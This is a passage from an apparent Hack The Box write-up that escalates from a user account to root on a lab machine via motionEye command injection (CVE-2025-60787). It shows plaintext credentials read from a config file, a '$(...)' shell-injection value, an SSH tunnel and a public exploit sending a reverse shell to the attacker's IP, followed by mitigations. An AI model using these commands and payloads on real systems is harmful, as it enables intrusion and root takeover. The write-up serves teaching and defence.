run_path /run/motioneye

# path to the directory where log files go (must be writable by motionEye)
log_path /var/log/motioneye

# default output path for media files (must be writable by motionEye)
media_path /var/lib/motioneye

# the log level (use quiet, error, warning, info or debug)
log_level info

# the IP address to listen on
# (0.0.0.0 for all interfaces, 127.0.0.1 for localhost)
listen 127.0.0.1

# the TCP port to listen on
port 8765

# path to the motion binary to use (automatically detected if commented)
#motion_binary /usr/bin/motion

# whether motion HTTP control interface listens on
# localhost or on all interfaces
motion_control_localhost true

# the TCP port that motion HTTP control interface listens on
motion_control_port 7999

# enable SMB shares (requires motionEye to run as root and cifs-utils installed)
smb_shares false

# the directory where the SMB mount points will be created
smb_mount_root /media

# enable adding and removing cameras from UI
add_remove_cameras true

# enables HTTP basic authentication scheme (in addition to, not instead of the signature mechanism)
http_basic_auth false

# overrides the hostname (useful if motionEye runs behind a reverse proxy)
#server_name motionEye
The motionEye web UI listens on 127.0.0.1:8765 — accessible only from localhost. add_remove_cameras true confirms the camera management UI is enabled, which is the interface that contains the vulnerable configuration fields.
The Motion daemon’s configuration file at /etc/motioneye/motion.conf stores the admin credentials in its comment header:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
mark@cctv:~$ cat /etc/motioneye/motion.conf
# @admin_username admin
# @normal_username user
# @admin_password 989c5a8ee87a0e9521ec81a79187d162109282f0
# @lang en
# @enabled on
# @normal_password

setup_mode off
webcontrol_port 7999
webcontrol_interface 1
webcontrol_localhost on
webcontrol_parms 2

camera camera-1.conf
The admin password 989c5a8ee87a0e9521ec81a79187d162109282f0 is stored in plaintext as a comment. The normal user has no password set — anonymous login is permitted for the unprivileged user.
Internal Port Survey
Listing all listening sockets provides a complete picture of the internal services:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
mark@cctv:~$ ss -tnulp
Netid         State          Recv-Q         Send-Q                 Local Address:Port                  Peer Address:Port         Process
udp           UNCONN         0              0                         127.0.0.54:53                         0.0.0.0:*
udp           UNCONN         0              0                      127.0.0.53%lo:53                         0.0.0.0:*
udp           UNCONN         0              0                            0.0.0.0:68                         0.0.0.0:*
tcp           LISTEN         0              70                         127.0.0.1:33060                      0.0.0.0:*
tcp           LISTEN         0              4096                       127.0.0.1:8554                       0.0.0.0:*
tcp           LISTEN         0              4096                      127.0.0.54:53                         0.0.0.0:*
tcp           LISTEN         0              4096                   127.0.0.53%lo:53                         0.0.0.0:*
tcp           LISTEN         0              4096                       127.0.0.1:9081                       0.0.0.0:*
tcp           LISTEN         0              4096                         0.0.0.0:22                         0.0.0.0:*
tcp           LISTEN         0              4096                       127.0.0.1:8888                       0.0.0.0:*
tcp           LISTEN         0              128                        127.0.0.1:8765                       0.0.0.0:*
tcp           LISTEN         0              151                        127.0.0.1:3306                       0.0.0.0:*
tcp           LISTEN         0              4096                       127.0.0.1:1935                       0.0.0.0:*
tcp           LISTEN         0              4096                       127.0.0.1:7999                       0.0.0.0:*
tcp           LISTEN         0              4096                            [::]:22                            [::]:*
tcp           LISTEN         0              511                                *:80                               *:*
The relevant internal services:
Port 8765 on 127.0.0.1 is the motionEye web UI — confirmed by the configuration file. This is the target for exploitation. Port 7999 on 127.0.0.1 is the Motion daemon HTTP control interface — used internally by motionEye to issue per-camera configuration commands. Port 8554 on 127.0.0.1 is an RTSP server — the streaming source for camera feeds. Port 9081 on 127.0.0.1 is the Motion MJPEG stream output — per-camera video stream endpoint. Port 1935 on 127.0.0.1 is RTMP — a streaming media ingest endpoint for camera feeds. Port 3306 on 127.0.0.1 is MySQL — the database backend for ZoneMinder.
Confirming the motionEye Version
1
2
mark@cctv:~$ /usr/local/bin/meyectl -v
motionEye 0.43.1b4
motionEye 0.43.1b4 is installed. This version is affected by CVE-2025-60787, a command injection vulnerability tracked in the GitHub Security Advisory GHSA-j945-qm58-4gjx.
CVE-2025-60787 — motionEye Command Injection

Root Cause — Unsanitised Camera Configuration Field Values: motionEye writes camera configuration values supplied through the web UI directly into Motion’s .conf files on disk. No sanitisation is applied to shell-special characters in field values such as the “Still image File” and “Image File Name” fields. When the Motion process restarts or reloads its configuration, these values are processed by the shell in a context where command substitution syntax ($(command)) is evaluated. Because the motionEye service runs as root, any commands injected via these fields execute with root privileges.
The vulnerability is demonstrated by the configuration field accepting a value such as:
1
$(touch /tmp/test).%Y-%m-%d-%H-%M-%S
When Motion processes this as a filename template, the shell evaluates $(touch /tmp/test), creating the file, before the rest of the filename format string is applied.
Exploitation via Port Forwarding

Since the motionEye UI listens only on 127.0.0.1:8765, it must be tunnelled to the attack machine via SSH port forwarding:
1
sshpass -p 'opensesame' ssh -L 8765:127.0.0.1:8765 -o StrictHostKeyChecking=no mark@$ip
This binds local port 8765 on the attack machine to the internal motionEye service. Opening http://localhost:8765/ in the browser and authenticating with the admin credentials admin:989c5a8ee87a0e9521ec81a79187d162109282f0 grants access to the dashboard.
Reverse Shell via Public Exploit
A public exploit by gunzf0x automates the injection process — it authenticates to the motionEye admin interface, selects the first available camera, and injects the reverse shell payload into the vulnerable configuration field:
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/HTB/Linux/CCTV/CVE-2025-60787]
└─$ python3 CVE-2025-60787.py revshell --url http://localhost:8765/ --user admin --password 989c5a8ee87a0e9521ec81a79187d162109282f0 --host 10.10.14.203 --port 4444

[*] Attempting to connect to 'http://localhost:8765/' with credentials 'admin:989c5a8ee87a0e9521ec81a79187d162109282f0'
[*] Valid credentials provided
[*] Obtaining cameras available
[*] Found 1 camera(s)
    1) Name: 'CAM 01' ; ID: 1; root_directory: '/var/lib/motioneye/Camera1'
[*] Using camera by default (first one found) for the exploit
[*] Payload successfully injected. Check your shell...
~Happy Hacking
The reverse shell connects to the listener running on the attack machine:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali㉿kali)-[~/HTB/Linux/CCTV/CVE-2025-60787]
└─$ penelope -p 4444 -i tun0
[+] Listening for reverse shells on 10.10.14.203:4444
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] [New Reverse Shell] => cctv 10.129.52.60 Linux-x86_64 👤 root(0) 😍️ Session ID <1>
[+] Upgrading shell to PTY...
[+] PTY upgrade successful via /usr/bin/python3
[+] Interacting with session [1] • PTY • Menu key F12 ⇐
[+] Session log: /home/kali/.penelope/sessions/cctv~10.129.52.60-Linux-x86_64/2026_07_09-23_01_53-936.log
─────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
root@cctv:/etc/motioneye# id
uid=0(root) gid=0(root) groups=0(root)
root@cctv:/etc/motioneye# cat /root/root.txt
****************9513c10916e70fb5d
Full root access is achieved. The shell spawns in /etc/motioneye — the working directory of the motionEye process — confirming that command injection executed in the root process context.
Vulnerability Chain Summary
Step 1 — Default Credentials on ZoneMinder: The ZoneMinder installation was deployed with the default admin:admin credential pair and left unchanged. This granted immediate administrator access to the CCTV management interface without any exploitation.
Step 2 — CVE-2024-51482, Time-Based Blind SQL Injection: ZoneMinder 1.37.63 is affected by a SQL injection vulnerability in web/ajax/event.php. The removetag action correctly parameterises one query but unsafely interpolates the same tid parameter into a second query. Because query output is not reflected in the HTTP response, time-based blind injection using conditional SLEEP() subqueries is used to extract the zm.Users table, recovering bcrypt hashes for all database user accounts.
Step 3 — Bcrypt Hash Cracking and Credential Reuse: The bcrypt hash for the mark account is cracked offline using a wordlist, recovering the password opensesame. This password is reused for the mark system account’s SSH authentication, providing interactive access to the server.
Step 4 — Plaintext Credential Exposure in World-Readable Config File: The motionEye Motion daemon configuration at /etc/motioneye/motion.conf stores the admin password in plaintext in a comment header, readable by any local user. This provides the credentials needed to access the motionEye admin interface.
Step 5 — CVE-2025-60787, motionEye Command Injection as Root: motionEye 0.43.1b4, running as root, writes user-supplied camera configuration field values directly into Motion’s configuration files without sanitising shell-special characters. An authenticated admin injects a reverse shell payload into the image filename field. When Motion reloads its configuration, the injected command executes in the root process context, giving the attacker a root shell.
Mitigations
Change default application credentials immediately post-deployment. ZoneMinder’s default admin:admin credential is publicly documented. Any deployment must change the admin password during initial setup before exposing the application on any network interface. Enforce strong, unique passwords and consider HTTP Basic Authentication at the reverse proxy layer as an additional control.
Apply the CVE-2024-51482 patch — upgrade ZoneMinder to 1.37.65 or later. The root cause is a single line of code where $tagId is interpolated into a SQL string rather than passed as a bound parameter. The fix replaces this with a prepared statement. Parameterised queries must be used consistently for every database interaction, regardless of perceived context — partial parameterisation (as seen here, where one query is safe and the adjacent one is not) is a common source of exploitable inconsistency.
Apply the CVE-2025-60787 patch — upgrade motionEye to a patched release. All user-supplied values written to configuration files must be sanitised to strip or escape shell-special characters before writing. The vulnerable code path should validate field values against a strict allowlist of permitted characters for filename-template fields, rejecting any value containing shell metacharacters ($, `, (, ), &, ;, |).
Run the motionEye service under a dedicated unprivileged account. The User=root directive in the systemd unit file grants the entire motionEye and Motion process tree root privileges. The service should run under a dedicated service account with only the permissions it requires — write access to its media directory and the ability to read its configuration files. Code execution as that account would then be contained, rather than immediately yielding root.
Protect application configuration files with appropriate permissions. The file /etc/motioneye/motion.conf containing plaintext admin credentials was world-readable. Configuration files holding secrets must be owned by the service account and set to mode 600 (readable only by the owner). Any local user on the system could read the admin password from this file, which directly enabled the escalation.